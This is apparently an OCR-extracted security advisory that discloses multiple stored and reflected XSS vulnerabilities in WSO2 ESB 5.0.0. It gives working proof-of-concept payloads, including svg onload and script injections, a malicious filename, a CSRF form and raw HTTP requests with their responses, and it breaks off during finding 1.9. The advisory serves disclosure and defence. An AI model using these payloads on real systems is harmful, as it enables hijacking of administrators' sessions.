WSO2 ESB Disclosures

Version 5.0.0

Environment:

- WSO2 ESB 5.0.0
- OpenJDK 1.8.0_252
- Ubuntu Linux

Findings:


1. WSO2-2021-1261: Multiple XSS

Description:
The "WSO2 ESB" software contains multiple HTML/JavaScript fields that are not sanitized/escaped when rendered into their respective dynamic responses. These fields can be used by authorized and/or unauthorized attackers in order to launch Cross-Site Scripting (XSS) Attacks.

Proof of Concept:
The following XSS were identified:

1.1. Stored XSS in the "Description" Filed:

Multiple description fields are vulnerable to XSS. In this case we will create a new sequence containing a malicious XSS element in the description:



WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox

https://192.168.243.180:9443/carbon/sequences/design_sequence.jsp?sequenceAction=edit&sequenceNam

Home > Manage > Service Bus > Sequences > Edit Sequence > Edit Sequence

Edit Sequence


Sequence Name* xss

On Error Sequence

Sequence Description


```
test<svg onload=alert(1)>
```

Now when hovering over the “xss” sequence with the mouse, the unsanitized “Description” will be displayed, triggering the XSS.


WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox
https://192.168.243.180:9443/carbon/sequences/list_sequences.jsp?tab=0&
Management Console
Signed-in as: admin@carbon.super | Sign-out | Docs | About
Home > Manage > Service Bus > Sequences > Edit Sequence > Sequences
Mediation Sequences
Add Sequence
Defined Sequences
Dynamic Sequences
Available defined Sequences in the Syr
Search Sequence
Select all in this page | Select none
Select
Sequence Name
fault
main
xss
Enable Statistics
Enable Tracing
Edit
Delete
1
OK
test

1.2. Stored XSS in ESB Artifacts:

By inserting a XSS payload in the name of a JAR/XAR file imported in “Add ESB Archive”, the XSS is triggered every time the Deployed ESB archives are listed:


WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox
https://192.168.243.181:9443/carbon/artifactuploader/add.jsp?region=region1&item=artifact_add_menu
Management Console
Home > Manage > ESB Artifacts > Add
Add Artifacts
Upload Artifact
Browse...
Upload
Cancel


ESB artifacts are custom developed extensions that can be deployed into the ESB. These extensions can contain custom mediators, tasks, configuration factories and serializers.

ESB Artifact .xar / .jar <svg onload=alert(1)>.jar

Note: The above file can be easily created on a Linux system with a command such as:

```
echo test > '<svg onload=alert(1)>.jar'
```

Result:



https://192.168.243.180:9443/carbon/artifactuploader/index.jsp?ordinal=1
Management Console
Home > Manage > ESB Artifacts > Add
Deployed Artifacts
Artifact Name
Action
Delete
1
OK

1.3. Reflected XSS in “WSRequestXSSproxy_ajaxprocessor”:

Because the “WSRequestXSSproxy_ajaxprocessor” does not have CSRF (Cross-Site Request Forgery) protections in place, the following HTML page can be used to trigger the XSS via CSRF:

```
<html>
  <body>
    <form
action="https://192.168.243.180:9443/carbon/admin/jsp/WSRequestXSSproxy_ajaxprocessor.js
p" method="POST">
      <input type="hidden" name="async" value="true" />
      <input type="hidden" name="uri"
value="aHR0cDovLzxzdmcgb25sb2FkPWFsZXJ0KDEpPjo4MjgwL3NlcnZpY2VzL2VjaG8uZWNob0h0dHBTb2FwM
TJFbmRwb2ludA&#61;&#61;" />
      <input type="hidden" name="pattern"
value="aHR0cDovL3d3dy53My5vcmcvbnMvd3NkbC9pbi1vdXQ&#61;" />
      <input type="hidden" name="username" value="&#126;" />
      <input type="hidden" name="password" value="&#126;" />
      <input type="hidden" name="payload"
value="PHA6ZWNob0ludCB4bWxuczpwPSJodHRwOi8vZWNoby5zZXJ2aWNlcy5jb3JlLmNhcmJvbi53c28yLm9yZ
yI&#43;PCEtLTAgdG8gMSBvY2N1cnJlbmNlLS0&#43;PGluPj88L2luPjwvcDplY2hvSW50Pg&#61;&#61;" />
      <input type="hidden" name="options"
value="dXNlU09BUDoxLjI&#61;&#44;dXNlV1NBOnRydWU&#61;&#44;YWN0aW9uOnVybjplY2hvSW50&#44;"
/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Result:


Mozilla Firefox
192.168.243.180:9443/c
https://192.168.243.180:9443/carbon/admin/jsp/WSRequestXSSproxy_ajaxprocessor.jsp
OK

org.apache.axis2.AxisFault:

1

1.4. Reflected XSS in “driveName” Error:


Request:

```
GET /carbon/userstore_config/validateconnection-
ajaxprocessor.jsp?&domainName=test&driverName=<script>alert(1)</script>&connectionURL=ld
ap%3A%2F%2F127.0.0.1%3A4444%2Faaaa&username=admin&connectionPassword=admin HTTP/1.1
Host: 192.168.243.180:9443
Cookie: JSESSIONID=F8***TRUNCATED***09;
```

Response:

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 58
Date: Tue, 27 Oct 2020 20:06:50 GMT
Server: WSO2 Carbon Server

Error loading Driver class:<script>alert(1)</script>
```

Result:


Mozilla Firefox
WSO2 Enterprise Servic
192.168.243.180:9443/c
https://192.168.243.180:9443/carbon/userstore_config/validateconnection-ajaxprocessor.jsp?&domain
OK

Error loading Driver class:

1

1.5. Reflected XSS in “forwardTo”:


Request:

```
GET /carbon/cg/add-edit-csg-server.jsp?forwardTo='};alert(1);function+test(){// HTTP/1.1
Host: 192.168.243.180:9443
Cookie: JSESSIONID=16***TRUNCATED***5D;
```

Response:

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-FRAME-OPTIONS: DENY
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Vary: Accept-Encoding
Date: Sun, 08 Nov 2020 21:37:09 GMT
Server: WSO2 Carbon Server
Content-Length: 31376

***TRUNCATED***

     function saveChanges() {
        var forWardString;

        forWardString = '?forwardTo='};alert(1);function test(){//';

        document.csgServerForm.action = 'save-csg-server.jsp' + forWardString;
        if (doValidation()) {
            document.csgServerForm.submit();
        }
    }

***TRUNCATED***
```

Result:



WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox

'/192.168.243.180:9443/carbon/cg/add-edit-csg-server.jsp?forwardTo='};alert(1);function+test(){//

1

1.6. Reflected XSS in “moduleName”:

By inserting an invalid character like “%3b” in the “moduleVersion” parameter, the error will reflect the unsanitized content of the “moduleName” parameter.

Note: This request needs to be made twice in order to trigger the XSS.


Request:

```
GET /carbon/modulemgt/module_info.jsp?moduleName=hexor"-alert(1)-
"&moduleVersion=%3b1.61-wso2v21 HTTP/1.1
Host: 192.168.243.180:9443
Cookie: JSESSIONID=2A***TRUNCATED***13;
```

Response:

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-FRAME-OPTIONS: DENY
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Vary: Accept-Encoding
Date: Wed, 28 Oct 2020 15:13:59 GMT
Server: WSO2 Carbon Server
Content-Length: 12181

***TRUNCATED***

            <script type="text/javascript">
                jQuery(document).ready(function() {
                    if (getCookie(msgId) == null) {
                        CARBON.showErrorDialog("Cannot get info about hexor"-alert(1)-"
. Backend service may be unavailable");
                        setCookie(msgId, 'true');
                    }
                });
            </script>

***TRUNCATED***
```

Result:



WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox

68.243.180:9443/carbon/modulemgt/module_info.jsp?moduleName=hexor"-alert(1)-"&moduleVersion=%3b

1.7. Reflected XSS in “driver” Error:


Request:

```
GET /carbon/ndatasource/validateconnection-
ajaxprocessor.jsp?&dsName=a&driver=<script>alert(1)</script>&url=a&dsType=RDBMS&customDs
Type=&dsProviderType=default&dsclassname=undefined&dsclassname=undefined&dsproviderPrope
rties=undefined&editMode=false HTTP/1.1
Host: 192.168.243.180:9443
Cookie: JSESSIONID=41***TRUNCATED***74;
```

Response:

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 66
Date: Fri, 30 Oct 2020 17:58:42 GMT
Connection: close
Server: WSO2 Carbon Server

Error loading Driver class:<script>alert(1)</script>
```

Result:


Mozilla Firefox
192.168.243.180:9443/c
https://192.168.243.180:9443/carbon/ndatasource/validateconnection-ajaxprocessor.jsp?&dsName=a&
OK

Error loading Driver class:

1

1.8. Reflected XSS in “serviceName”:

Request:


```
GET /carbon/cg/edit-service-publishing-options.jsp?forwardTo=service-
list.jsp&serviceName="/><script>alert(1)</script>&action=publish HTTP/1.1
Host: 192.168.243.180:9443
Cookie: JSESSIONID=0B***TRUNCATED***2D
```

Response:

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-FRAME-OPTIONS: DENY
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Vary: Accept-Encoding
Date: Sun, 08 Nov 2020 21:55:42 GMT
Server: WSO2 Carbon Server
Content-Length: 27533

***TRUNCATED***

        <h2>Service Publishing Configuration("/><script>alert(1)</script>)</h2>

***TRUNCATED***

<input type="button" name="publish" value="Publish"
onclick="publishService('"/><script>alert(1)</script>', 'publish');return false;"/>

***TRUNCATED***
```

Note: As seen in the Response, the XSS reflects twice in the resulting page.

Result:




WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox

https://192.168.243.181:9443/carbon/cg/edit-service-publishing-options.jsp?forwardTo=service-list.jsp&serv

Home > Tools > Try It > Service Publishing Configuration

Service Publishing Configuration("/>

1



WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox

https://192.168.243.181:9443/carbon/cg/edit-service-publishing-options.jsp?forwardTo=service-list.jsp&serv

Home > Tools > Try It > Service Publishing Configuration

Service Publishing Configuration("/>)

1


☐ Prevent this page from creating additional dialogs

1.9. Stored XSS in “Try It” via Remote WSDL:

Several WSDL parameters can be used to insert XSS payload using the “Try It” tool.

Note: Once the “Try It” page containing the XSS is generated, this page can be used to target authenticated and non-authenticated users alike.

The malicious WSDLs were served using a HTTP server, and were requested via the “Try It” tool:



Enter WSDL 1.1 or 2.0 Document Location

Enter URL: http://192.168.243.128:8000/xss1.wsdl

Note : The Tryit tool does not suppport relative schema imports and WSDL imports at the moment. We will be providing this feature in a future release.

